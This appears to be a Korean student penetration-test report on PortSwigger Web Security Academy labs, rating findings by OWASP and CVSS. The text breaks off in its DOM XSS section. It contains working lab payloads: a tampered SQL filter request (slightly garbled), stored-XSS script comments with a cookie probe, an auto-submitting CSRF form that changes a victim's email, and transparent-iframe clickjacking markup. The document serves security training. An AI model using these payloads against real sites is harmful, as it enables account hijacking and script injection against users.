

모의해킹 결과보고서

PortSwigger Web Security Academy

웹 사이트 대상

김용문

목 차

1. 모의 해킹 수행 정보	4
1.1. 개요	4
1.2. 대상	4
1.3. 수행 기간	4
1.4. 점검 항목	5
1.5. 점검 도구	6
1.6. 위험도	6
2. 모의 해킹 결과	7
2.1. 총평	7
2.2. 취약점 요약	7
3. 취약점 상세 내용	9
3.1. SQL Injection	9
3.2. XSS	11
3.3. CSRF	14
3.4. Clickjacking	16
3.5. DOM XSS	20
3.6. SSRF	22
3.7. OS Command Injection	25
3.8. File Upload – Basic File Upload Bypass	27
3.9. File Upload – MIME-Type Bypass	30
3.10. File Upload – Path Traversal Upload	34
3.11. File Upload – .htaccess Abuse	38
3.12. File Upload – Obfuscated Extension	42
3.13. File Upload – Polyglot RCE Upload	45
4. 보안 권고안	49
4.1. SQL Injection	49
4.2. XSS	49
4.3. CSRF	51

4.4. Clickjacking.....	52
4.5. DOM XSS	52
4.6. SSRF.....	54
4.7. OS Command Injection	55
4.8. File Upload	56
4.8.1 File Upload – Basic File Upload Bypass.....	56
4.8.2 File Upload – MIME-Type Bypass.....	56
4.8.3 File Upload – Path Traversal Upload	56
4.8.4 File Upload – .htaccess Abuse	57
4.8.5 File Upload – Obfuscated Extension	57
4.8.6 File Upload – Polyglot RCE Upload.....	57
4.8.7 File Upload – 공통 보안 조치 방법.....	57

1. 모의 해킹 수행 정보

1.1. 개요

본 프로젝트는 웹 애플리케이션에서 빈번하게 발생하는 보안 취약점에 대해 공격 시나리오 기반 분석 역량을 검증하기 위해 수행한 모의해킹 결과 보고서입니다. OWASP Top 10(2021)을 기준으로 주요 취약점 항목을 선정하였으며, 각 취약점에 대해 요청 분석과 조작을 통해 실제 공격 가능 여부를 검증하였습니다.

분석 과정에서는 취약점의 단순 존재 여부 확인에 그치지 않고, 공격이 가능한 입력 지점 식별, 악용 흐름 재현, 서비스 영향 분석을 수행하였으며, 그 결과를 바탕으로 CVSS v3.1 기준 위험도를 산정하고 실무 환경을 고려한 보안 대책을 도출하였습니다.

본 보고서는 웹 애플리케이션 보안 취약점에 대해 공격자 관점의 분석 능력과 방어자 관점의 개선 제안 능력을 함께 검증하는 데 목적을 두고 작성되었습니다.

1.2. 대상

본 프로젝트 점검 대상은 다음과 같습니다.

NO	Platform	URL
1	WEB	https://portswigger.net/

표 1.1. 점검 대상

1.3. 수행 기간

본 모의 해킹은 2026년 01월 02일 ~ 2026년 01월 5일까지 총 4일간 진행되었습니다.

단계	구분	일정			
		01/02	01/03	01/04	01/05
모의해킹 진단	사전환경조사				
	내부 시스템 침투				
	진단보고서 작성				

표 1.2. 수행 기간

1.4. 점검 항목

점검 항목은 OWASP TOP 10 항목들을 기준으로 점검을 진행하였습니다.

순서	분류	코드	위험도	점검항목
1	SQL Injection	A03	High	사용자의 입력값에 대한 서버측 입력 검증 및 필터링 적용 여부
2	XSS	A03	High	사용자 입력값이 서버에 저장된 후 출력될 시 HTML 인코딩 또는 필터링 적용 여부
3	CSRF	A01	Medium	상태 변경 요청에 대한 CSRF 토큰 적용 여부
4	Clickjacking	A01	Medium	민감 기능 페이지의 프레임 로드 제한 및 사용자 클릭 이벤트에 대한 추가 검증 로직 존재 여부
5	DOM XSS	A03	Medium	postMessage 수신 시 origin 검증 및 클라이언트 측 입력 검증 로직 존재 여부
6	SSRF	A10	High	서버가 외부 입력값을 기반으로 내부 HTTP 요청을 수행하는지 및 localhost 및 내부 IP 대역 접근 제한 여부
7	OS Command Injection	A03	High	사용자 입력값이 검증 없이 OS 명령어 실행 구문에 포함되어 처리되는지 여부
8	File Upload (Basic File Upload Bypass)	A05	High	파일 업로드 기능에서 서버 측 확장자 및 실행 파일 검증이 적절히 수행되는지 여부
9	File Upload (MIME-Type Bypass)	A05	High	파일 업로드 시 서버가 파일 확장자 및 실제 파일 내용이 아닌 Content-Type 헤더만을 기준으로 검증하는지 여부
10	File Upload (Path Traversal Upload)	A05	High	파일 업로드 시 파일명 및 저장 경로에 대한 정규화 및 경로 검증이 적절히 수행되는지 여부
11	File Upload (.htaccess Abuse)	A05	Critical	파일 업로드 디렉터리에서 서버 설정 파일 (.htaccess) 업로드 및 실행 규칙 변경이 가능한지 여부
12	File Upload (Obfuscated Extension)	A05	High	파일 업로드 시 이중 확장자 및 확장자 난독화에 대한 서버 측 검증이 적절히 수행되는지 여부

13	File Upload (Polyglot RCE Upload)	A03	Critical	파일 업로드 시 이미지 파일 내부에 포함된 실행 코드에 대한 서버 측 검증이 수행되는 지 여부
----	--------------------------------------	-----	----------	--

표 1.3. 점검 항목

1.5. 점검 도구

본 모의 해킹을 진행하면서 사용한 도구는 아래의 표와 같습니다.

점검 도구	내용
Burp Suite	HTTP 요청-응답을 가로채 분석하고, Repeater 기능을 통해 요청 파라미터를 변조하여 서버 응답을 확인
Exiftool	이미지 파일로 인식되는 구조를 유지하면서 서버에서 PHP 코드가 실행되는 파일을 업로드하여, 이미지 검증을 우회하고 코드 실행이 가능함을 확인

표 1.4. 점검 도구

1.6. 위험도

본 보고서의 위험도는 CVSS v3.1 평가 기준을 참고하였으며, 단순 취약점 존재 여부가 아닌 실제 공격 가능성과 서비스에 미치는 영향도를 중심으로 산정하였습니다.

원격 공격 가능 여부, 인증 우회 가능성, 정보 노출 범위, 서비스 가용성 영향 등을 종합적으로 고려하여 위험도를 분류하였습니다.

점수 범위	위험도	설명
9.0 ~ 10.0	Critical	전체 시스템 손상, 완전 장악 가능, 위험도 매우 높음
7.0 ~ 8.9	High	중요한 서비스 영향 또는 상당한 데이터 손상
4.0 ~ 6.9	Medium	보통 수준, 일부 서비스 또는 데이터 영향
0.1 ~ 3.9	Low	경미한 영향, 악용 난이도가 높거나 영향 제한적
0.0	None	영향 없음

표 1.5. 위험도

2. 모의 해킹 결과

2.1. 총평

본 모의 해킹 진단은 PortSwigger Web Security Academy 환경을 기반으로 주요 기능 페이지를 대상으로 수행하였으며, OWASP Top 10(2021) 기준에 따라 시나리오 기반 취약점 분석을 진행하였습니다.

그 결과 SQL Injection, XSS, CSRF, Clickjacking, DOM XSS, SSRF, OS Command Injection, 그리고 File Upload 취약점(Basic File Upload Bypass, MIME-Type Bypass, Path Traversal Upload, .htaccess Abuse, Obfuscated Extension, Polyglot RCE Upload) 등 다수의 웹 애플리케이션 보안 취약점이 확인되었습니다. 특히 SSRF, OS Command Injection, File Upload 기반 취약점은 서버 내부 요청 수행 또는 코드 실행 가능성이 확인되어 High ~ Critical 등급으로 분류하였으며, CSRF, Clickjacking, DOM XSS는 공격 특성과 영향 범위를 고려하여 Medium 등급으로 평가하였습니다.

확인된 취약점들은 입력 값 검증 미흡, 서버 측 요청 검증 부재, 파일 업로드 검증 로직의 불완전성, 보안 헤더 및 실행 제한 설정 미적용 등 웹 애플리케이션 설계 단계에서의 구조적인 보안 통제 부족에서 기인한 것으로 분석되었습니다.

해당 취약점들이 실제 운영 환경에서 악용될 경우, 서버 내부 정보 노출, 권한 남용, 원격 명령 실행, 서비스 신뢰성 저하로 이어질 수 있어, 개발 단계에서의 보안 설계 강화와 함께 입력 값 검증, 파일 업로드 정책 및 접근 통제 전반에 대한 체계적인 보안 개선이 필요한 것으로 판단됩니다.

2.2. 취약점 요약

점검 결과 2건의 Critical 등급, 8건의 High 등급, 3건의 Medium 등급 총 13건의 취약점이 아래의 표와 같이 존재합니다.

취약점	요약	영향도
SQL Injection	사용자 입력값 검증 부재로 인해 쿼리 구조 변조가 가능하며, 데이터 조회가 가능한 취약점을 확인	High(7.3)
XSS	입력값 출력 시 인코딩 미흡으로 인해, 서버에 저장된 스크립트가 실행되는 취약점을 확인	High(8.0)

CSRF	CSRF 보호 기법이 적용되지 않은 상태 변경 요청을 통해, 로그인 사용자의 계정 정보가 임의로 변경될 수 있는 취약점을 확인	Medium(6.5)
Clickjacking	프레임 차단 정책 미적용으로 인해, 사용자의 클릭을 가로채 의도하지 않은 동작을 수행할 수 있는 취약점을 확인	Medium(5.4)
DOM XSS	외부 메시지를 검증 없이 DOM에 삽입하는 구조로 인해, 클라이언트 측에서 스크립트가 실행되는 취약점을 확인	Medium(6.1)
SSRF	외부 입력값으로 서버 내부 요청을 수행하는 구조를 악용하여, 접근이 제한된 관리자 기능을 우회적으로 실행할 수 있는 취약점을 확인	High(8.2)
OS Command Injection	재고 조회 요청에서 사용자 입력값이 검증 없이 OS 명령어에 포함되어, 명령어 뒤에 whoami 를 추가함으로써 서버에서 명령이 실행됨을 확인	High(8.2)
File Upload (Basic File Upload Bypass)	파일 업로드 기능에서 실행 파일에 대한 서버 측 검증이 미흡하여, 일반 사용자 권한으로 PHP 파일을 업로드하고 웹 경로를 통해 접근할 수 있는 취약점을 확인	High(8.8)
File Upload (MIME-Type Bypass)	파일 업로드 과정에서 Content-Type 값만을 기준으로 검증이 이루어져, 요청 헤더 조작을 통해 PHP 파일을 이미지 파일로 위장하여 업로드할 수 있는 취약점을 확인	High(8.8)
File Upload (Path Traversal Upload)	파일 업로드 과정에서 파일명에 대한 경로 검증이 미흡하여, 경로 조작을 통해 업로드된 PHP 파일에 직접 접근할 수 있는 취약점을 확인	High(8.8)
File Upload (.htaccess Abuse)	업로드 디렉터리에 .htaccess 파일 업로드가 가능하며, 비실행 확장자를 PHP 스크립트로 처리하도록 서버 설정을 변경할 수 있는 취약점을 확인	Critical(9.1)
File Upload (Obfuscated Extension)	확장자 검증이 단순 문자열 비교 방식으로 이루어져, 이중 확장자 및 난독화된 파일명을 통해 PHP 파일을 업로드할 수 있는 취약점을 확인	High(8.8)
File Upload (Polyglot RCE Upload)	이미지 파일로 위장한 Polyglot 파일을 업로드할 수 있어, 파일 검증을 우회하고 서버에서 PHP 코드가 실행되는 취약점을 확인	Critical(9.6)

표 2.1. 취약점 요약

3. 취약점 상세 내용

3.1. SQL Injection

3.1.1. 상세 설정

상세 설정			
취약 코드	A03	위험도	High
취약 경로	https://0ae000fa04fea16980d8443800d100ec.web-security-academy.net		

표 3.1.1. 상세 설정

3.1.2. 개요

해당 기능은 사용자가 카테고리를 선택할 경우, 선택된 값이 HTTP 요청 파라미터로 서버에 전달되고 이를 기반으로 데이터베이스를 조회하여 결과를 반환하는 구조로 이루어져 있습니다.

이 과정에서 카테고리 파라미터에 대한 입력 값 검증이 적절히 수행되지 않아, 사용자 입력 값이 SQL 쿼리에 직접 결합되는 형태로 처리되고 있습니다.

그 결과 공격자는 Burp Suite를 이용해 요청 패킷을 가로채 파라미터를 조작하고, 논리 연산자 (OR, AND) 등을 삽입하여 SQL 쿼리 구조를 변조할 수 있습니다.

3.1.3. 공격 시나리오

1) 공격을 진행할 페이지에서 카테고리 선택 시 출력되는 결과를 확인




사진 3.1.1. 공격 페이지




사진 3.1.2. 카테고리 선택

2) 해당 페이지에서 카테고리를 클릭할 때 http패킷을 탈취해 내용 확인

해당 패킷을 확인한 결과 선택한 입력 값이 GET방식을 사용해 서버에 전달하고 있음을 확인할 수 있음




사진 3.1.3. 패킷 탈취

3) 해당 요청의 파라미터의 값을 조작하여 서버에 전송

```
GET /filter?category=Accessories&for+1=1 HTTP/2
Host: 0ae00fa04fea16980d8443800d100ec.web-security-academy.net
Cookie: session=1012hToighd549weal2Homa1iWleOy8E
Sec-Ch-Ua: "Chromium",v="143", "Not A(Brand",v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ko-KR,ko;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae00fa04fea16980d8443800d100ec.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

사진 3.1.4. 파라미터 값 조작

4) 공격을 진행한 페이지에서 결과를 확인

확인해 본 결과 해당 페이지에서 전달한 파라미터에 대해 서버측에서 추가적인 검증이 이뤄지지 않으며 그에 따른 결과로 필터링 되지 않은 모든 결과가 출력되는 것을 확인




사진 3.1.5. 조작된 결과 출력

3.2. XSS

3.2.1. 상세 설정

상세 설정			
취약 코드	A03	위험도	High
취약 경로	https://0ab800d003da749680585de000130037.web-security-academy.net/post		

표 3.2.1. 상세 설정

3.2.2. 개요

해당 페이지의 댓글 작성 기능은 사용자 입력값을 서버에 저장한 후, 출력 과정에서 별도의 필터링이나 HTML 인코딩 처리를 적용하지 않고 페이지에 그대로 반영하는 구조로 이루어져 있습니다. 이로 인해 공격자가 악성 스크립트를 입력할 경우, 해당 스크

립트가 서버에 저장되어 게시글 페이지에 접근하는 사용자들의 브라우저에서 반복적으로 실행되는 저장형 XSS 취약점이 발생합니다.

실제 검증 과정에서 스크립트가 정상적으로 실행되는 것을 확인하였으며, 이를 통해 사용자 입력 값이 HTML 컨텍스트에서 신뢰된 상태로 처리되고 있음을 확인하였습니다. 추가적으로 JavaScript를 이용한 쿠키 접근은 제한되어 있었으나, 이는 인증 쿠키에 HttpOnly속성이 적용된 결과로 판단됩니다. 비록 쿠키 탈취는 제한된 상태이나, 스크립트 실행 자체는 가능하므로 클라이언트 측 공격으로 확장될 가능성이 존재합니다.

3.2.3. 공격 시나리오

1) 해당 페이지에서 댓글을 작성할 페이지를 선택




사진 3.2.1. 공격 페이지 준비

2) 게시글에 스크립트 코드가 포함된 댓글을 작성해 서버로 전송

Leave a comment

Comment:

`<script>alert(1)</script>`

Name:

kim

Email:

ishack@example.com

Website:

`https://0ab800d03da749680585de00130037.web-security-academy.net/post?postId=10`

Post Comment

사진 3.2.2. 스크립트 코드가 포함된 댓글 작성

Thank you for your comment!

Your comment has been submitted.

[< Back to blog](#)

사진 3.2.3. 댓글 등록 성공

3) 해당 게시글로 다시 접근할 경우 작성한 댓글의 스크립트 코드가 작동하는 것을 확인




사진 3.2.4. 스크립트 코드 정상 작동

4) 추가적으로 쿠키를 확인하기 위한 스크립트 코드를 작성해 서버에 전송

Leave a comment

Comment:

```
<script>alert(document.cookie)</script>
```

Name:

kim

Email:

ishack@example.com

Website:

<https://0ab800d003da749680585de000130037.web-security-academy.net/post?postId=1q>

Post Comment

사진 3.2.5. 쿠키 확인을 위한 스크립트 코드 작성

Thank you for your comment!

Your comment has been submitted.

[< Back to blog](#)

사진 3.2.6. 댓글 등록 성공

5) 저장은 성공하였지만 인증 쿠키 확인은 불가능한 것을 확인

JavaScript 는 실행 가능하나, 인증 쿠키에 HttpOnly 속성이 적용되어 document.cookie 를 통한 쿠키 접근은 제한된 상태임을 확인




사진 3.2.7. 쿠키 접근이 제한됨을 확인

3.3. CSRF

3.3.1. 상세 설정

상세 설정			
취약 코드	A01	위험도	Medium
취약 경로	https://0ac1007f033228c5801644510099008c.web-security-academy.net/my-account/change-email		

표 3.3.1. 상세 설정

3.3.2. 개요

해당 페이지는 인증된 사용자가 특정 기능을 수행할 때, 요청의 출처나 사용자 의도를 검증하지 않고 서버 측에서 요청을 처리하는 구조로 이루어져 있습니다. 이 과정에서 CSRF 토큰 검증 또는 요청 출처 확인이 적절히 적용되지 않아, 공격자가 의도적으로 조작한 요청이 정상 사용자 요청으로 처리될 수 있는 CSRF 취약점이 존재합니다.

공격자는 인증된 사용자의 세션이 유지된 상태를 악용하여, 외부 페이지 또는 악성 요청을 통해 사용자의 의도와 무관한 서버 요청을 발생시킬 수 있습니다. 해당 요청은 정상적인 사용자 요청과 구분되지 않고 처리되므로, 계정 정보 변경이나 중요 설정 조작 등 보안상 영향을 미칠 수 있습니다.

본 취약점은 전송 구간 보안(HTTPS) 여부와 무관하게 발생하며, 서버 측에서 요청의 정당성을 검증하지 않는 구조적 설계 미흡이 공격 성공의 핵심 원인으로 판단됩니다.

3.3.3. 공격 시나리오

1) 해당 페이지에서 계정의 이메일을 변경을 시도

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

사진 3.3.1. 계정 이메일 변경 시도

2) Burp Suite를 사용해 패킷을 탈취 및 파라미터 값 확인

패킷을 확인한 결과 이메일 기능이 POST방식으로 처리되고있음을 확인
추가적으로 요청에 CSRF토큰이나 요청 출처를 검증하는 값이 포함되지 않음을 확인




사진 3.3.2. 이메일 변경 요청 패킷 탈취

3) 공격자는 이메일 변경 요청과 동일한 구조의 POST 요청을 포함한 HTML 페이지를 제작한 후 사용자에게 전송

해당 코드에는 자동으로 폼을 제출하도록 Javascript 코드가 포함되어있음

```
Body:
<html>
<body>
<form method="POST" action="https://0ac1007f033228c5801644510099008c.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="ishack@example.com">
</form>
<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

Store View exploit Deliver exploit to victim Access log

사진 3.3.3. HTML 페이지를 제작하여 사용자에게 전송

4) 전송된 코드가 실행되어 사용자의 계정을 확인한 결과 공격이 성공한 것을 확인

사용자가 수정한 이메일이 아닌 공격자가 조작한 값으로 변경되어있음을 확인

Your username is: wiener

Your email is: ishack@example.com

사진 3.3.4. 조작된 값으로 변경되어 있는 것을 확인

3.4. Clickjacking

3.4.1. 상세 설정

상세 설정			
취약 코드	A01	위험도	Medium
취약 경로	https://0a4b004804a65b1d80d42b6d0038009a.web-security-academy.net/my-account		

표 3.4.1. 상세 설정

3.4.2. 개요

해당 주요 기능 페이지가 외부 사이트의 <iframe> 내에서 로드되는 것을 제한하지 않는 구조로 확인되었습니다. 이로 인해 공격자는 투명하거나 시각적으로 위장된 iframe을 활용하여 정상 페이지를 은닉하고, 사용자가 인식하지 못한 상태에서 특정 버튼이나 기능을 클릭하도록 유도할 수 있는 Clickjacking 취약점을 유발할 수 있습니다.

실제 검증 과정에서 외부 페이지에 대상 페이지를 iframe으로 삽입한 뒤, 투명도 및 위치 조작을 통해 사용자의 클릭이 내부 기능에 전달되는 것을 확인하였습니다. 이는 X-Frame-Options 또는 Content-Security-Policy와 같은 Clickjacking 방어 정책이 적용되지 않았음을 의미합니다.

본 취약점은 사용자의 인증 상태를 그대로 악용할 수 있어, 계정 정보 변경, 중요 기능 실행 등 다른 취약점과 연계될 경우 보안상 영향이 확대될 수 있습니다.

3.4.3. 공격 시나리오

1) 사용자 클릭을 통해 동작하는 기능이 존재하는 페이지를 준비




사진 3.4.1. 클릭 기능이 있는 페이지 준비

2) 공격자는 외부 페이지에 대상 페이지를 iframe 으로 삽입 후 확인

Body:

```
<style>
  iframe {
    position: relative;
    width: 700px;
    height: 500px;
    opacity: 0.1;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 300px;
    left: 60px;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe src="https://0a4b004804a65b1d80d42b6d0038009a.web-security-academy.net/my-account"></iframe>
```

사진 3.4.2. iframe으로 삽입할 페이지 제작




사진 3.4.3. 삽입 시도 성공

3) 추가적인 CSS 수정을 통해 버튼을 배치

```
Body:
<style>
  iframe {
    position: relative;
    width: 1200px;
    height: 800px;
    opacity: 0.1;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 535px;
    left: 75px;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe src="https://0a4b004804a65b1d80d42b6d0038009a.web-security-academy.net/my-account"></iframe>
```

사진 3.4.4. 기존의 버튼과 위치 맞춤




사진 3.4.5. 버튼 위치 확인

4) 투명도를 설정한 후 사용자에게 전송

```
Body:
<style>
  iframe {
    position: relative;
    width: 1200px;
    height: 800px;
    opacity: 0.001;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 535px;
    left: 75px;
    z-index: 1;
  }
</style>
<div>Click me</div>
<iframe src="https://0a4b004804a65b1d80d42b6d0038009a.web-security-academy.net/my-account"></iframe>
```

사진 3.4.6. 투명도를 설정 후 사용자에게 전송

3.5. DOM XSS

3.5.1. 상세 설정

상세 설정			
취약 코드	A03	위험도	Medium
취약 경로	https://0a41009f03f080f099650ff200dd0064.web-security-academy.net		

표 3.5.1. 상세 설정

3.5.2. 개요

해당 페이지는 postMessage를 통해 전달되는 메시지를 수신한 후, 메시지의 출처나 데이터에 대한 검증 없이 DOM에 직접 반영하는 구조로 구현되어 있습니다. 이 과정에서 전달된 메시지 값이 innerHTML 속성에 그대로 삽입되어, 악성 스크립트가 클라이언트 측에서 실행될 수 있는 DOM 기반 XSS 취약점이 발생합니다.

